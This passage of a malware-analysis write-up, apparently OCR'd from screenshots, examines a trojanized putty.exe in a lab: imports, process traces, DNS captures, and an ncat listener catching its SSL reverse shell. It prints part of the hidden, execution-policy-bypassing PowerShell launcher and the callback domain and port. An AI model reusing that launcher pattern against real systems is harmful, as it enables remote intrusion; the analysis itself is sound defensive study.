GetEnvironmentVariableA	x	0x00124644	0x00730073	564 (0x0234)	reconnaissance	implicit	-	KERNEL32.dll
GlobalMemoryStatus	x	0x0012488C	0x002E0063	821 (0x0335)	memory	implicit	-	KERNEL32.dll
GetKeyboardState	x	0x00123BF8	0x00680073	363 (0x016B)	input-output	implicit	-	USER32.dll
SetKeyboardState	x	0x00123FBE	0x006E006F	829 (0x033D)	input-output	implicit	-	USER32.dll
DeleteFileA	x	0x0012444C	0x002E0000	272 (0x0110)	file	implicit	-	KERNEL32.dll
FindFirstFileA	x	0x0012449C	0x002E0065	375 (0x0177)	file	implicit	-	KERNEL32.dll
FindFirstFileExW	x	0x001244AE	0x00000063	377 (0x0179)	file	implicit	-	KERNEL32.dll
FindNextFileA	x	0x001244C2	0x002E002E	392 (0x0188)	file	implicit	-	KERNEL32.dll
FindNextFileW	x	0x001244D2	0x0070002F	394 (0x018A)	file	implicit	-	KERNEL32.dll
MapViewOfFile	x	0x00124A28	0x006C007A	983 (0x03D7)	file	implicit	-	KERNEL32.dll
UnmapViewOfFile	x	0x00124C3E	0x002F002E	1448 (0x05A8)	file	implicit	-	KERNEL32.dll
WriteFile	x	0x00124C9E	0x002E0000	1546 (0x060A)	file	implicit	-	KERNEL32.dll
ShellExecuteA	x	0x00124118	0x002E002E	434 (0x01B2)	execution	implicit	-	SHELL32.dll
CreateProcessA	x	0x00124402	0x00730068	223 (0x00DF)	execution	implicit	-	KERNEL32.dll
GetCurrentThread	x	0x001245EE	0x00640072	537 (0x0219)	execution	implicit	-	KERNEL32.dll
GetCurrentThreadId	x	0x00124602	0x0063002E	538 (0x021A)	execution	implicit	-	KERNEL32.dll
GetEnvironmentStringsW	x	0x0012462A	0x002F002E	563 (0x0233)	execution	implicit	-	KERNEL32.dll
GetThreadTimes	x	0x001247EC	0x0077002F	769 (0x0301)	execution	implicit	-	KERNEL32.dll
OpenProcess	x	0x00124A58	0x002E0000	1030 (0x0406)	execution	implicit	-	KERNEL32.dll




OpenProcess	x	0x00124A58	0x002E0000	1030 (0x0406)	execution	implicit	-	KERNEL32.dll
SetEnvironmentVariableW	x	0x00124B3A	0x002F002E	1292 (0x050C)	execution	implicit	-	KERNEL32.dll
TerminateProcess	x	0x00124BDC	0x00730073	1412 (0x0584)	execution	implicit	-	KERNEL32.dll
RaiseException	x	0x00124A96	0x00720068	1115 (0x045B)	exception	implicit	-	KERNEL32.dll
GetModuleHandleExW	x	0x001246F6	0x00630073	627 (0x0273)	dynamic-library	implicit	-	KERNEL32.dll
CloseClipboard	x	0x0012396E	0x002F002E	77 (0x004D)	data-exchange	implicit	-	USER32.dll
EmptyClipboard	x	0x00123AAA	0x002E002E	234 (0x00EA)	data-exchange	implicit	-	USER32.dll
GetClipboardData	x	0x00123B44	0x0077006F	310 (0x0136)	data-exchange	implicit	-	USER32.dll
GetClipboardOwner	x	0x00123B58	0x002F0073	313 (0x0139)	data-exchange	implicit	-	USER32.dll
OpenClipboard	x	0x00123E2A	0x00740073	676 (0x02A4)	data-exchange	implicit	-	USER32.dll
RegisterClipboardFormatA	x	0x00123EA0	0x00670067	741 (0x02E5)	data-exchange	implicit	-	USER32.dll
SetClipboardData	x	0x00123F6A	0x006C0064	806 (0x0326)	data-exchange	implicit	-	USER32.dll
SystemParametersInfoA	x	0x00124060	0x006E0069	918 (0x0396)	-	implicit	-	USER32.dll
SetCurrentDirectoryA	x	0x00124B12	0x0063002E	1280 (0x0500)	-	implicit	-	KERNEL32.dll

Fig 8 and Fig 9: PE Studio Import Address Table

// Basic Dynamic Analysis: [BDA]

Initial Execution:

We executed the *putty.exe* file without internet simulation. The file spawned the normal *putty.exe* application but had a blue PowerShell window briefly pop up.



Options controlling SSH connections

Data to send to the server

Remote command:

Protocol options

- [ ] Don't start a shell or command at all
- [ ] Enable compression

SSH protocol version: [✓ 2] 1 (INSECURE)

Sharing an SSH connection between PuTTY tools

- [ ] Share SSH connections if possible


Permitted roles in a shared connection:

- [✓] Upstream (connecting to the real server)
- [✓] Downstream (connecting to the upstream PuTTY)

Fig 10: putty.exe Initial Execution

We ran the *putty.exe* file again, but this time set up the Inetsim tool on our REMnux box (for internet simulation). The execution flow was the same, however, the trojan was successfully able to execute the embedded PowerShell code.

If we monitor the process in Procmon, we can see *putty.exe* spawn a PowerShell process and reach out to port 8443.




```
Process Monitor - Sysinternals: www.sysinternals.com
of Day  Process Nam      PID   Operation        Path                                                      Result    Detail
3:43... powershel...5712  TCP Reconnect    DESKTOP-O0LBT2M.squid-penis:49898 -> www.inetsim.org:8443  SUCCESS   Length: 0, s...
3:43... powershel...5712  TCP Reconnect    DESKTOP-O0LBT2M.squid-penis:49898 -> www.inetsim.org:8443  SUCCESS   Length: 0, s...
3:43... powershel...5712  TCP Reconnect    DESKTOP-O0LBT2M.squid-penis:49898 -> www.inetsim.org:8443  SUCCESS   Length: 0, s...
3:43... powershel...5712  TCP Reconnect    DESKTOP-O0LBT2M.squid-penis:49898 -> www.inetsim.org:8443  SUCCESS   Length: 0, s...
3:43... powershel...5712  TCP Disconnect   DESKTOP-O0LBT2M.squid-penis:49898 -> www.inetsim.org:8443  SUCCESS   Length: 0, s...
```

```
Process Tree
[ ] Only show processes still running at end of current trace
[✓] Timelines cover displayed events only

Process                          Description          Image Path       Company            Owner
    lsass.exe (656)              Local Security ...   C:\Window...     Microsoft C...     NT AUTH
    fontdrvhost.exe (756)        Usermode Font ...    C:\Window...     Microsoft C...     Font Drive
  csrss.exe (536)                Client Server R...   C:\Window...     Microsoft C...     NT AUTH
  winlogon.exe (624)             Windows Logon...     C:\Window...     Microsoft C...     NT AUTH
    fontdrvhost.exe (764)        Usermode Font ...    C:\Window...     Microsoft C...     Font Drive
    dwm.exe (300)                Desktop Windo...     C:\Window...     Microsoft C...     Window M
  Explorer.EXE (4392)            Windows Explor...    C:\Window...     Microsoft C...     DESKTO
    SecurityHealthSystray.exe (  Windows Secur...     C:\Window...     Microsoft C...     DESKTO
    OneDrive.exe (6048)          Microsoft OneD...    C:\Users\fv...   Microsoft C...     DESKTO
    Procmon64.exe (6252)         Process Monitor      C:\Tools\Sy...   Sysinternal...     DESKTO
      Procmon64.exe (5468)       Process Monitor      C:\Tools\Sy...   Sysinternal...     DESKTO
    putty.exe (2464)             SSH, Telnet, Rl...   C:\Users\fv...   Simon Tath...      DESKTO
      powershell.exe (5712)      Windows Power...     C:\Window...     Microsoft C...     DESKTO
        Conhost.exe (6632)       Console Windo...     C:\Window...     Microsoft C...     DESKTO

Description:  Windows PowerShell
Company:      Microsoft Corporation
Path:         C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Command:      powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object
User:         DESKTOP-O0LBT2M\fvm
PID:          5712      Started:  5/5/2023 3:42:59 PM
                        Exited:   5/5/2023 3:43:04 PM
```

Fig 11: Procmon Process Tree

Network Analysis:

In WireShark, we can see our FlareVM reach out to the *bonus2.corporatebonusapplication.local* domain.



```
No.   Time          Source              Destination            Protocol Length Info
    1 0.000000000   fe:54:00:2a:ba:23   Spanning-tree-(for-... STP        52 Conf. Root = 32768/0/52:54:00:12:59:03  Cost = 0  Port = 0x8002
    2 1.919878122   fe:54:00:2a:ba:23   Spanning-tree-(for-... STP        52 Conf. Root = 32768/0/52:54:00:12:59:03  Cost = 0  Port = 0x8002
    3 4.053116302   fe:54:00:2a:ba:23   Spanning-tree-(for-... STP        52 Conf. Root = 32768/0/52:54:00:12:59:03  Cost = 0  Port = 0x8002
    4 5.363885086   10.0.0.212          10.0.0.185             DNS        98 Standard query 0x670c A bonus2.corporatebonusapplication.local
    5 5.369221370   10.0.0.185          10.0.0.212             DNS       114 Standard query response 0x670c A bonus2.corporatebonusapplicati
    6 5.372282983   10.0.0.212          10.0.0.185             TCP        66 49754 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_P
    7 5.372316318   10.0.0.185          10.0.0.212             TCP        54 8443 → 49754 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
    8 5.494164684   10.0.0.212          10.0.0.255             BROWSER   258 Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain
    9 5.854704530   10.0.0.212          10.0.0.185             DNS        88 Standard query 0x140a PTR 255.255.254.169.in-addr.arpa
   10 5.862027026   10.0.0.185          10.0.0.212             DNS       117 Standard query response 0x140a PTR 255.255.254.169.in-addr.arpa
   11 5.883769010   10.0.0.212          10.0.0.185             TCP        66 [TCP Retransmission] [TCP Port numbers reused] 49754 → 8443 [SY
   12 5.883821423   10.0.0.185          10.0.0.212             TCP        54 8443 → 49754 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   13 5.938282365   10.0.0.212          10.0.0.185             DNS        83 Standard query 0x80a7 PTR 185.0.0.10.in-addr.arpa
   14 5.941600010   10.0.0.212          10.0.0.185             DNS        83 Standard query 0xdfa4 PTR 255.0.0.10.in-addr.arpa
   15 5.943751184   10.0.0.185          10.0.0.212             DNS       112 Standard query response 0x80a7 PTR 185.0.0.10.in-addr.arpa PTR
   16 5.948137528   10.0.0.185          10.0.0.212             DNS       112 Standard query response 0xdfa4 PTR 255.0.0.10.in-addr.arpa PTR
```

```
▸ Frame 4: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface enp1s0, id 0
▸ Ethernet II, Src: RealtekU_50:88:3e (52:54:00:50:88:3e), Dst: RealtekU_2a:ba:23 (52:54:00:2a:ba:23)
▸ Internet Protocol Version 4, Src: 10.0.0.212, Dst: 10.0.0.185
▸ User Datagram Protocol, Src Port: 51182, Dst Port: 53
▾ Domain Name System (query)
    Transaction ID: 0x670c
  ▾ Flags: 0x0100 Standard query
      0... .... .... .... = Response: Message is a query
      .000 0... .... .... = Opcode: Standard query (0)
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... .0.. .... = Z: reserved (0)
      .... .... ...0 .... = Non-authenticated data: Unacceptable
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
      bonus2.corporatebonusapplication.local: type A, class IN
    [Response In: 5]
```


```
0000  52 54 00 2a ba 23 52 54  00 50 88 3e 08 00 45 00   RT·*·#RT ·P·>··E·
0010  00 54 a9 f5 00 00 80 11  7b 17 0a 00 00 d4 0a 00   ·T······ {·······
0020  00 b9 c7 ee 00 35 00 40  15 de 67 0c 01 00 00 01   ·····5·@ ··g·····
0030  00 00 00 00 00 00 06 62  6f 6e 75 73 32 19 63 6f   ·······b onus2·co
0040  72 70 6f 72 61 74 65 62  6f 6e 75 73 61 70 70 6c   rporateb onusappl
0050  69 63 61 74 69 6f 6e 05  6c 6f 63 61 6c 00 00 01   ication· local···
0060  00 01                                              ··
```

Fig 12: WireShark Initial DNS Request

This indicates that the *putty.exe* is executing the embedded PowerShell payload.

Hijacking The Reverse Shell:

In order to allow our machine to connect to the reverse shell, we need to add the domain to our hosts file. This way, there is an actual machine behind the domain for the malware to interact with, and not just a simulated internet.




```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
127.0.0.1       bonus2.corporatebonusapplication.local
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
/c/Windows/System32/drivers/etc/hosts [dos] (16:02 05/05/2023)    22,48
"/c/Windows/System32/drivers/etc/hosts" [dos] 22L, 874B
```

Fig 13: Added domain to Windows hosts file

Once the domain has been added, we can set up a listener for port 8443 and execute the *putty.exe* trojan.

```
ncat -lnvp 8443
```



Port: 22

Connection type: [✓ SSH] Serial Other: Telnet

Default Settings


Close window on exit: Always Never [✓ Only on clean exit]

```
   C:\Users\fvm
λ ncat -lnvp 8443
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from 127.0.0.1:49803.
━♥♥ ├☺  ┐♥♥cèü"╫æ▒»↓~\•Z¼└F╧8O¼xR;s↕╤> hz0¶  *└,└+└0
└/ ƒ ₧└$└#└(└'└
└        └¶└‼ ¥ £ = < 5 /
☺  1   + )  &bonus2.corporatebonusapplication.local

 → ♠♦☺♣☺☻☺♦♥♣♥☻♥☻☻♠☺♠♥ #   ↨   ☺ ☺
```

Fig 14: Ncat initial listener

We can see the PowerShell process spawned by *putty.exe* successfully connect to our listener. However, the connection is encoded with SSL (as we saw previously during BSA). So a SSL tag must be added to decode/decrypt the remote connection.

```
ncat -lnvp 8443 --ssl
```



Specify the destination you want to connect to

Host Name (or IP address): | Port: 22

Connection type: [✓ SSH] Serial Other: Telnet

Saved Sessions: Default Settings

Close window on exit: Always Never [✓ Only on clean exit]

```
C:\Users\fvm
λ ncat -lnvp 8443 --ssl
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: OpenSSL legacy provider failed to load.
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl
 use a permanent one.
Ncat: SHA-1 fingerprint: 5D75 34E9 FD2A 4F39 0B5A 21EA 2BDD 6ED0 EE71
Ncat: Listening on :::8443
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:50698.
Windows PowerShell running as user fvm on DESKTOP-O0LBT2M
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\fvm\Desktop>whoami
desktop-o0lbt2m\fvm
PS C:\Users\fvm\Desktop> ls


    Directory: C:\Users\fvm\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
```

Fig 15: Ncat connection with SSL

With the SSL tag, we are successfully able to connect to the reverse shell created by the PowerShell payload.

